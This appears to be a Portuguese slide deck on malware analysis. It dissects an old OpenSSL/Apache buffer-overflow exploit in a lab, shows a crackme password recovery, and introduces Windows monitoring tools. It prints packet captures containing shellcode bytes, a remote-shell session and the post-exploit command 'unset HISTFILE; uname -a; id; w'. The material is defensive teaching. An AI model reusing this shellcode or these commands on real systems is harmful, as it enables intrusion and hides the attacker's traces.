Debian GNU/Linux 3.0 (Woody) apache-1.3.26-1
Gentoo
gethostbyname()
TERM=xterm; export TERM=xterm; exec bash -i
unset HISTFILE; uname -a; id; w;
Exiting.
read
Can't get local port: %s
Could not create a socket
Connection to %s:%d failed: %s
Can't allocate memory
(...)
Faild.NOT VULNERABLE!
Session:
(...)
: Usage: %s [target] [ip] [port] [-c N]
: Targets :
      0x%02x - %s
Use the -c option to open N connections before sending the shellcode.
: x86/linux openssl remote apache exploit
(...)
```

Estudo de Casos

```
: by VorTexHK/HackClan
: HackClan Team <http://hackclan.org>
: greetz: shocker,Sniper,Matrix,Reboot,NetWacher
0x%x
Opening connections... %d of %d
Establishing SSL connection
Sending Shellcode
Executing /bin/bash!
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAp
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAA
AAAAAAAAAAAA
AAAA
AAAAAAA
(...)
```

Dados importante:

- Arquivo ELF, compilado dinamicamente.
- Código-Fonte: opensslex.c
- Várias strings.

Estudo de Casos

- Passo 2: Procurar no Google pelas strings encontradas em busca de informações sobre o artefato.
 - “x86/linux openssl remote apache exploit”
 - GCFAPractical Assignment. V1.4 Option 1. Martin C. Walker. SANS Institute. 2004.
 - op is an “x86/linux openssl remote apache exploit: by VorTexHK/HackClan : HackClan Team <http://hackclan.org>”
 - Conclusão: nenhuma fonte encontrada.
-
-

Estudo de Casos

- Análise Dinâmica do artefato opbase.
 - Passo 1: Montar o ambiente de análise
 - Vmware com Slackware Linux 10.1 e Red Hat Linux 7.2
 - Passo 2: Executar o opbase no Slackware 10.1, usando o Red Hat 7.2 como alvo. Monitorar o sistema.
 - Ferramentas utilizadas:
 - tcpdump
 - lsof
 - strace
-
-

Estudo de Casos

```
: x86/linux openssl remote apache exploit  
: by VorTexHK/HackClan  
: HackClan Team <http://hackclan.org>
```

```
: greetz: shocker,Sniper,Matrix,Reboot,NetWacher
```

```
Establishing SSL connection
```

```
Session:
```

```
0000 - 4a 2d f4 56 75 cc 38 88 9c 2d 4b e7 39 bd 27 45  
0010 - 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
0020 - 20 00 00 00 36 64 35 39 32 34 30 32 66 64 31 33  
0030 - 34 32 36 37 33 31 33 34 33 66 65 33 32 37 30 64  
0040 - 35 33 62 34 00 00 00 00 c0 68 15 08 00 00 00 00  
0050 - 00 00 00 00 01 00 00 00 2c 01 00 00 2d 60 c5 42  
0060 - 00 00 00 00 8c 70 47 40 00 00 00 00 60 68 15 08  
0070 -
```

```
cipher: 0x4047708c    ciphers: 0x8156860
```

```
Sending Shellcode
```

```
Executing /bin/bash!
```

```
bash: no job control in this shell
```

```
bash-2.05$
```

```
(...)
```

Estudo de Casos

```
bash-2.05$ unset HISTFILE; uname -a; id; w;  
Linux localhost.localdomain 2.4.7-10 #1 Thu Sep 6 17:27:27 EDT 2001  
   i686 unknown  
uid=48(apache) gid=48(apache) groups=48(apache)  
 12:24pm  up 3 min,  1 user,  load average: 0.05, 0.15, 0.08  
USER      TTY      FROM          LOGIN@      IDLE        JCPU        PCPU       WHAT  
root      tty1     -             12:22pm    2:03       0.06s      0.02s     -bash  
bash-2.05$  
bash-2.05$ exit  
exit  
Exiting.
```

- O artefato opbase é um exploit que inicia um shell com usuário apache na máquina atacada.
- A seguir, segue o resultado do tcpdump, lsof e strace.

Estudo de Casos

```
$tcpdump -nv -s 1500 host 172.16.228.130 and port 443
(...)
12:24:00.286535 IP (tos 0x0, ttl 64, id 38283, offset 0, flags [DF],
  length: 526) 172.16.228.130.32769 > 172.16.228.131.443
: P [tcp sum ok] 52:526(474) ack 1091 win 7630 <nop,nop,timestamp 17431
  18107>
  0x0000:  4500 020e 958b 4000 4006 8237 ac10 e482  E.....@.@..7....
  0x0010:  ac10 e483 8001 01bb 3605 d1c7 8c9d c384  .....6.....
  0x0020:  8018 1dce 2593 0000 0101 080a 0000 4417  ....%.....D.
  0x0030:  0000 46bb 81d8 0201 0080 0000 0080 014e  ..F.....N
  0x0040:  70a5 5761 baed e747 075b 7bb7 da12 52bf  p.Wa...G.[{...R.
  0x0050:  bf36 3c10 522d 329e e955 0c79 fa1b a13f  .6<.R-2..U.y...?
  0x0060:  1b67 0899 378c 6785 c2d0 cc57 a55f a6d3  .g..7.g....W._..
  0x0070:  eb09 5128 20ed 975f bd20 2f6d 8a07 f3a4  ..Q(..._./m....
  0x0080:  c630 0f4e e88b f683 b886 4840 f6a1 0446  .0.N.....H@...F
  0x0090:  0831 317a 7a51 7025 683d cb25 7487 3b8a  .1lzzQp%h=.%t.;.
  0x00a0:  d285 6e16 6d04 cdd9 e4ef d2a3 c81f ac02  ..n.m.....
  0x00b0:  515d 4124 fdf1 120f 019f 9a3b 01a6 88f4  Q]A$.....;....
  0x00c0:  0e0c 2f34 2f0b 482c 4141 4141 4141 4141  ../4/.H,AAAAAAAA
  0x00d0:  4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAAAA
  0x00e0:  4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAAAA
  0x00f0:  4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAAAA
  0x0100:  4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAAAA
  (...)

```

Estudo de Casos

```
0x0110:  4141 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAAAA
0x0120:  4141 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAAAA
0x0130:  4141 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAAAA
0x0140:  4141 4141 4141 4141 0000 0000 0000 0000  AAAAAAAAAA.....
0x0150:  4141 4141 0100 0000 4141 4141 4141 4141  AAAA....AAAAAAAA
0x0160:  4141 4141 8c70 4740 4141 4141 0000 0000  AAAA.pG@AAAA....
0x0170:  0000 0000 0000 0000 4141 4141 4141 4141  .....AAAAAAAA
0x0180:  0000 0000 1100 0000 c894 0908 7068 1508  .....ph..
0x0190:  1000 0000 1000 0000 eb0a 9090 9090 9090  .....
0x01a0:  9090 9090 31db 89e7 8d77 1089 7704 8d4f  ....1....w..O
0x01b0:  2089 4f08 b310 8919 31c9 b1ff 890f 5131  ..O.....1....Q1
0x01c0:  c0b0 66b3 0789 f9cd 8059 31db 39d8 750a  ..f.....Y1.9.u.
0x01d0:  66b8 8001 6639 4602 7402 e2e0 89cb 31c9  f...f9F.t....1.
0x01e0:  b103 31c0 b03f 49cd 8041 e2f6 31c9 f7e1  ..1..?I..A..1...
0x01f0:  515b b0a4 cd80 31c0 5068 2f2f 7368 682f  Q[....1.Ph//shh/
0x0200:  6269 6e89 e350 5389 e199 b00b cd80  bin..PS.....
```

```
12:24:01.320245 IP (tos 0x0, ttl 64, id 38286, offset 0, flags [DF],
length: 97) 172.16.228.130.32769 > 172.16.228.131.443:
```

```
P [tcp sum ok] 561:606(45) ack 1147 win 7630 <nop,nop,timestamp 17535
18108>
```

```
0x0000:  4500 0061 958e 4000 4006 83e1 ac10 e482  E..a..@.@.....
0x0010:  ac10 e483 8001 01bb 3605 d3c4 8c9d c3bc  .....6.....
```

(...)

Estudo de Casos

```
0x0020: 8018 1dce 1f2a 0000 0101 080a 0000 447f .....*.....D.
0x0030: 0000 46bc 5445 524d 3d78 7465 726d 3b20 ..F.TERM=xterm;.
0x0040: 6578 706f 7274 2054 4552 4d3d 7874 6572 export.TERM=xter
0x0050: 6d3b 2065 7865 6320 6261 7368 202d 690a m;.exec.bash.-i.
0x0060: 0a
```

```
12:24:01.326935 IP (tos 0x0, ttl 64, id 63998, offset 0, flags [DF],
length: 87) 172.16.228.131.443 > 172.16.228.130.32769:
P [tcp sum ok] 1147:1182(35) ack 606 win 6432 <nop,nop,timestamp 18211
17535>
```

```
0x0000: 4500 0057 f9fe 4000 4006 1f7b ac10 e483 E..W..@.@..{....
0x0010: ac10 e482 01bb 8001 8c9d c3bc 3605 d3f1 .....6...
0x0020: 8018 1920 e719 0000 0101 080a 0000 4723 .....G#
0x0030: 0000 447f 6261 7368 3a20 6e6f 206a 6f62 ..D.bash:.no.job
0x0040: 2063 6f6e 7472 6f6c 2069 6e20 7468 6973 .control.in.this
0x0050: 2073 6865 6c6c 0a .shell.
```

(...)

- Buffer overflow bem sucedido.
- CERT Advisory CA-2002-23 Multiple Vulnerabilities In OpenSSL.

Estudo de Casos

```
$lsof -c opbase
COMMAND  PID  USER  FD  TYPE  DEVICE        SIZE     NODE  NAME
opbase   1331 root   cwd   DIR    3,1         4096    62028 /root
opbase   1331 root   rtd   DIR    3,1         4096     2    /
opbase   1331 root   txt   REG    3,1        29623    62018 /root/opbase
opbase   1331 root   mem   REG    3,1       100449   217103 /lib/ld-2.3.4.so
opbase   1331 root   mem   REG    3,1     1038380   31176  /
    usr/lib/libcrypto.so.0.9.7
opbase   1331 root   mem   REG    3,1     1357414   217106 /lib/libc-2.3.4.so
opbase   1331 root   mem   REG    3,1       13120   217109 /lib/libdl-2.3.4.so
opbase   1331 root    0u   CHR    4,1                310805 /dev/tty1
opbase   1331 root    1u   CHR    4,1                310805 /dev/tty1
opbase   1331 root    2u   CHR    4,1                310805 /dev/tty1
opbase   1331 root    3u  IPv4    1242                TCP
    172.16.228.130:32787->172.16.228.131:https (ESTABLISHED)
opbase   1331 root    4u  IPv4    1243                TCP
    172.16.228.130:32788->172.16.228.131:https (ESTABLISHED)
```

- Acesso a bibliotecas dinâmicas.
- Alocação de TTY.
- Conexões para porta 443.

Estudo de Casos

```
$strace -e trace=open, read, write, unlink, lstat, socket, close ./
  opbase 0x07 172.16.228.130 443
open("/etc/ld.so.cache", O_RDONLY)      = 3
close(3)                                = 0
open("/usr/lib/libcrypto.so.0", O_RDONLY) = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0@\277\2"...
, 512) = 512
close(3)                                = 0
open("/lib/libc.so.6", O_RDONLY)       = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0 U\1\000"...
, 512) = 512
close(3)                                = 0
open("/lib/libdl.so.2", O_RDONLY)      = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\300\v\0"...
, 512) = 512
close(3)                                = 0
write(1, ": x86/linux openssl remote apach"...
, 42) = 42
write(1, ": by VorTexHK/HackClan \n"...
, 24) = 24
write(1, ": HackClan Team <http://hackclan"...
, 38) = 38
write(1, " \n", 2) = 2
write(1, ": greetz: shocker,Sniper,Matrix,...
, 51) = 51
write(1, "Establishing SSL connection\n"...
, 28) = 28
open("/etc/resolv.conf", O_RDONLY)     = 3
(...)
```

Estudo de Casos

```
read(3, "nameserver 172.16.228.2\nsearch 1"... , 4096) = 43
read(3, "", 4096) = 0
close(3) = 0
socket(PF_INET, SOCK_STREAM, IPPROTO_IP) = 3
socket(PF_INET, SOCK_STREAM, IPPROTO_IP) = 4
read(3, "\204@", 2) = 2
read(3, "\4\0\1\0\2\4\20\0\25\0\0200\202\4\xf0\202\3u\240\3\2\1\2"... ,
1088) = 1088
open("/dev/urandom", O_RDONLY|O_NONBLOCK|O_NOCTTY) = 5
read(5, "M\244\265\273\271n\366\230\320\352\306'\t\300\0\342\r"... ,
32) = 32
close(5) = 0
read(3, "\200!", 2) = 2
read(3, "Q\336\366\215IBV\273Upb.8\3744/A\215\4&\311\20\335L\203"... ,
33) = 33
read(3, "\200\201", 2) = 2
read(3, "OMS\32\205\346T1\316\307\224\264--o&`\7o\271 E\324:\372"... ,
129) = 129
write(1, "Session:\n", 9) = 9
write(1, "0000 - 44 47 23 23 2e 31 0c 47 c"... , 56) = 56
write(1, "0010 - 00 00 00 00 00 00 00 00 0"... , 56) = 56
write(1, "0020 - 20 00 00 00 36 64 35 39 3"... , 56) = 56
write(1, "0030 - 34 32 36 37 33 31 33 34 3"... , 56) = 56
(...)
```


Estudo de Casos

```
write(1, "0040 - 35 33 62 34 00 00 00 00 c"... , 56) = 56
write(1, "0050 - 00 00 00 00 01 00 00 00 2"... , 56) = 56
write(1, "0060 - 00 00 00 00 8c 70 47 40 0"... , 56) = 56
write(1, "0070 - \n", 8) = 8
write(1, "cipher: 0x4047708c ciphers: 0x"... , 40) = 40
write(1, "Sending Shellcode\n", 18) = 18
read(4, "\204@", 2) = 2
read(4, "\4\0\1\0\2\4\20\0\25\0\0200\202\4\f0\202\3u\240\3\2\1\2"... ,
1088) = 1088
read(4, "\200!", 2) = 2
read(4, "Of\232\241Xv\330H\205\310\221=n\23\324\255\25\212\362\232"... ,
33) = 33
read(4, "\200\23", 2) = 2
read(4, "\202\222\264\225\341\3143!0\301\266\216\274X\0373D\253"... ,
19) = 19
write(1, "Executing /bin/bash!\n", 21) = 21
write(4, "TERM=xterm; export TERM=xterm; e"... , 45) = 45
write(4, "unset HISTFILE; uname -a; id; w;"... , 34) = 34
read(4, "bash: no job control in this she"... , 1024) = 35
write(1, "bash: no job control in this she"... , 35) = 35
read(4, "bash-2.05$ ", 1024) = 11
write(1, "bash-2.05$ ", 11) = 11
read(4, "\n", 1024) = 1
```

Estudo de Casos

- Acesso a bibliotecas dinâmicas.
 - Impressão na tela.
 - Consulta `/etc/resolv.conf`
 - Envio de comandos.
 - Prompt do bash.
-
- Conclusão: o opbase é um exploit de buffer overflow no SSL. Apenas conecta na vítima, estoura o buffer e inicia um shell como usuário do processo da aplicação http.
-
-

Estudo de Casos

- Artefato : level0
 - Objetivo : Descobrir a senha contida dentro do binário level0.
 - Ferramentas utilizadas:
 - static_analysis.pl
 - objdump
 - Passo 1: Executar o script de análise estática para obter as informações.
-
-

Estudo de Casos

```
##### Artifact Static Analysis Script #####
```

```
Developed by      Carlos Henrique P C Chaves  
                  Honeynet.BR Team <http://www.honeynet.org.br>
```

```
-----  
  
###  
# File information  
##
```

```
Name.....: level0  
Owner.....: cae  
Group.....: users  
Permissions.: -rwxr-xr-x  
Size.....: 4805  
Date.....: 2005-06-04
```

```
-----  
  
(...)
```

Estudo de Casos

```
###
# Compilation information
##

Executable type.: ELF 32-bit LSB executable
Architecture....: Intel 80386
Version.....: version 1 (SYSV)
Compilation.....: dynamically linked (uses shared libs)
Other info.....: not stripped

-----

###
# Interesting observations about strings output
##

Operating System.....: Linux
Compiler.....: GCC: (GNU) 3.4.1 20040831 (Red Hat 3.4.1-10)
Source code found.....: crtstuff.c || initial.c

(...)
```

Estudo de Casos

```
###
# Strings relevant output (minimum of 4 characters in a sequence)
##

/lib/ld-linux.so.2
_Jv_RegisterClasses
__gmon_start__
libc.so.6
printf
_IO_stdin_used
__libc_start_main
GLIBC_2.0
PTRh,
QVhp
,15=>7*9;096?=  
GCC: (GNU) 3.4.1 20040831 (Red Hat 3.4.1-10)
(...)
.symtab
.strtab
.shstrtab
.interp
.note.ABI-tag
.hash
(...)
```

Estudo de Casos

```
.dynsym  
.dynstr  
.gnu.version  
.gnu.version_r  
.rel.dyn  
.rel.plt  
.init  
.text  
.fini  
.rodata  
.eh_frame  
.ctors  
.dtors  
.jcr  
.dynamic  
.got  
.got.plt  
.data  
.bss  
.comment  
(...)  
call_gmon_start  
crtstuff.c  
(...)
```

Estudo de Casos

```
initial.c
(...)
main
printf@@GLIBC_2.0
(...)
```

Dados importante:

- Arquivo ELF.
 - Compilado dinamicamente.
 - Strings: ,15=>7*9;096?=
- Funções: printf.
 - Seções: .text, .rodata, .data, .bss
- Conclusão: Consultar o conteúdo das seções acima.
-
-

Estudo de Casos

- Passo 2: Executar o objdump para obter o conteúdo das seções.

```
$ objdump -s level0
level0:      file format elf32-i386
(...)
Contents of section .text:
 80482c0 31ed5e89 e183e4f0 50545268 2c840408 1.^.....PTRh,...
 80482d0 68d88304 08515668 70830408 e8bfffff h....QVhp.....
 80482e0 fff49090 5589e553 e8000000 005b81c3   ...U..S.....[.
 80482f0 c3120000 528b83fc ffffffff85 c07402ff   ...R.....t..
 8048300 d0585bc9 c3909090 5589e583 ec08803d  .X[ .....U.....=
 8048310 d0950408 007529a1 cc950408 8b1085d2   ....u).....
 8048320 741789f6 83c004a3 cc950408 ffd2a1cc  t.....
 8048330 9504088b 1085d275 ebc605d0 95040801   ....u.....
 8048340 c9c389f6 5589e583 ec08a1e0 94040885   ...U.....
 8048350 c07419b8 00000000 85c07410 83ec0c68  .t.....t...h
 8048360 e0940408 ffd083c4 108d7600 c9c39090   .....v.....
 8048370 5589e557 5683ec20 83e4f0b8 00000000  U..WV.. .....
 8048380 29c48d7d e8beb884 0408fcb9 0f000000  )..}.....
(...)
```

Estudo de Casos

```
8048390 f3a4c745 e4000000 00837de4 0d7e02eb ...E.....}..~..
80483a0 1c8d45e8 89c20355 e48d45e8 0345e48a ..E....U..E..E..
80483b0 0083f058 88028d45 e4ff00eb dc83ec08 ...X...E.....
80483c0 8d45e850 90909090 90909090 909083c4 .E.P.....
80483d0 108d65f8 5e5fc9c3 5589e557 565383ec ..e.^_..U..WVS..
80483e0 0ce80000 00005b81 c3ca1100 00e886fe .....[.....
80483f0 ffff8d83 20ffffff 8d9320ff ffff8945 .... ..E
8048400 f029d031 f6c1f802 39c67316 89d789f6 .).1....9.s....
8048410 ff14b28b 4df029f9 46c1f902 39ce89fa ...M.)..F...9...
8048420 72ee83c4 0c5b5e5f c9c389f6 5589e557 r....[^_...U..W
8048430 5653e800 0000005b 81c37911 00008d83 VS.....[.y.....
8048440 20ffffff 8dbb20ff ffff29f8 c1f80283 ..... ..).....
8048450 ec0c8d70 ffeb0590 ff14b74e 83feff75 ...p.....N...u
8048460 f7e82e00 000083c4 0c5b5e5f c9c39090 .....[^_....
8048470 5589e553 52a1d094 040883f8 ffbbd094 U..SR.....
8048480 0408740c 83eb04ff d08b0383 f8ff75f4 ..t.....u.
8048490 585bc9c3 X[.
(...)
Contents of section .rodata:
80484b0 03000000 01000200 2c31353d 3e372a39 ..... ,15=>7*9
80484c0 3b303936 3f3d0025 730a00 ;096?=%s..
(...)
```

Estudo de Casos

```
Contents of section .data:  
 80495c4 00000000 00000000 dc940408 .....  
(...)
```

- Conclusão: A string “,15=>7*9;096?=” está na seção .rodata.
- Dúvida: Será a senha? Está criptografada?
- Passo 3: Fazer o disassembling do binário e analisar a função principal (main).

Estudo de Casos

```
08048370 <main>:
 8048370:      55                push   %ebp
 8048371:      89 e5            mov    %esp,%ebp
 8048373:      57              push   %edi
 8048374:      56              push   %esi
 8048375:      83 ec 20        sub    $0x20,%esp
 8048378:      83 e4 f0        and    $0xffffffff0,%esp
 804837b:      b8 00 00 00 00  mov    $0x0,%eax
 8048380:      29 c4          sub    %eax,%esp
 8048382:      8d 7d e8        lea   0xffffffe8(%ebp),%edi
 8048385:      be b8 84 04 08  mov    $0x80484b8,%esi
 804838a:      fc            cld
 804838b:      b9 0f 00 00 00  mov    $0xf,%ecx
 8048390:      f3 a4          repz  movsb %ds:(%esi),%es:(%
edi)
 8048392:      c7 45 e4 00 00 00 00  movl  $0x0,0xffffffe4(%ebp)
8048399:      83 7d e4 0d      cmpl  $0xd,0xffffffe4(%ebp)
804839d:      7e 02          jle   80483a1 <main+0x31>
804839f:      eb 1c          jmp   80483bd <main+0x4d>
80483a1:      8d 45 e8        lea   0xffffffe8(%ebp),%eax
80483a4:      89 c2          mov    %eax,%edx
80483a6:      03 55 e4        add   0xffffffe4(%ebp),%edx
(...)
```

Estudo de Casos

```
80483a9:      8d 45 e8      lea    0xffffffe8(%ebp),%eax
80483ac:      03 45 e4      add    0xffffffe4(%ebp),%eax
80483af:      8a 00         mov    (%eax),%al
80483b1:      83 f0 58      xor    $0x58,%eax
80483b4:      88 02         mov    %al,(%edx)
80483b6:      8d 45 e4      lea    0xffffffe4(%ebp),%eax
80483b9:      ff 00         incl  (%eax)
80483bb:      eb dc         jmp    8048399 <main+0x29>
80483bd:      83 ec 08      sub    $0x8,%esp
80483c0:      8d 45 e8      lea    0xffffffe8(%ebp),%eax
80483c3:      50           push   %eax
80483c4:      90           nop
80483c5:      90           nop
(...)
80483cc:      90           nop
80483cd:      90           nop
80483ce:      83 c4 10      add    $0x10,%esp
80483d1:      8d 65 f8      lea    0xffffffff8(%ebp),%esp
80483d4:      5e           pop    %esi
80483d5:      5f           pop    %edi
80483d6:      c9           leave
80483d7:      c3           ret
```

Estudo de Casos


- Entre os endereços 8048399 e 80483bb está o código de um loop.
 - Testa se valor menor ou igual a 0xd(13) \Rightarrow tamanho da string “,15=>7*9;096?=”
 - Para cada posição da string, é feito um XOR com 0x58.
 - Como ,15=>7*9;096?= é 2C 31 35 3D 3E 37 2A 39 3B 30 39 36 3F 3D.
 - Então, a senha é 74 69 6D 65 66 6F 72 61 63 68 61 6E 67 65, em ASCII: **timeforachange**
-
-

Análise de Malwares de Windows

- Análise Estática
- Análise Dinâmica
- Ferramentas de Auxílio
- Estudo de Caso




Análise de Malwares de Windows



Ferramentas de Auxílio

- FileMon
 - monitora e mostra as atividades do sistema em tempo-real.



The screenshot shows a window titled 'FileMon' displaying a list of file system activity logs. The window has a standard Windows interface with a title bar and a scroll bar on the right. The log entries are as follows:

#	Time	Process	Request	Path	Result	Other
29730	11:12:16 PM	soffice.exe...	WRITE	C:\DOCUME~1\MICHAE~2...	SUCCESS	Offset: 76904 Length: 8
29731	11:12:16 PM	soffice.exe...	WRITE	C:\DOCUME~1\MICHAE~2...	SUCCESS	Offset: 76916 Length: 4
29732	11:12:16 PM	soffice.exe...	WRITE	C:\DOCUME~1\MICHAE~2...	SUCCESS	Offset: 76926 Length: 20
29733	11:12:16 PM	soffice.exe...	WRITE	C:\DOCUME~1\MICHAE~2...	SUCCESS	Offset: 76912 Length: 4
29734	11:12:16 PM	soffice.exe...	WRITE	C:\DOCUME~1\MICHAE~2...	SUCCESS	Offset: 76920 Length: 6
29735	11:12:16 PM	soffice.exe...	WRITE	C:\DOCUME~1\MICHAE~2...	SUCCESS	Offset: 76946 Length: 8
29736	11:12:16 PM	soffice.exe...	WRITE	C:\DOCUME~1\MICHAE~2...	SUCCESS	Offset: 76958 Length: 4

Ferramentas de Auxílio

- RegMon
 - utilitário que mostra quais as aplicações estão acessando os registros, quais são as chaves que estão sendo acessadas e quais dados estão sendo escritos e lidos em tempo-real.

#	Time	Process	Request	Path	Result	Other
2916	5.85997687	explorer.exe:1...	QueryValue	HKLM\SYSTEM\CurrentControlSet\Se...	SUCCE...	"255.255.2...
2917	5.85999680	explorer.exe:1...	CloseKey	HKLM\SYSTEM\CurrentControlSet\Se...	SUCCE...	
2918	5.86007359	explorer.exe:1...	OpenKey	HKLM\SYSTEM\CurrentControlSet\Se...	SUCCE...	Access: Dx...
2919	5.86008803	explorer.exe:1...	QueryValue	HKLM\SYSTEM\CurrentControlSet\Se...	SUCCE...	0x0
2920	5.86010232	explorer.exe:1...	QueryValue	HKLM\SYSTEM\CurrentControlSet\Se...	NOTFO...	
2921	5.86011953	explorer.exe:1...	CloseKey	HKLM\SYSTEM\CurrentControlSet\Se...	SUCCE...	

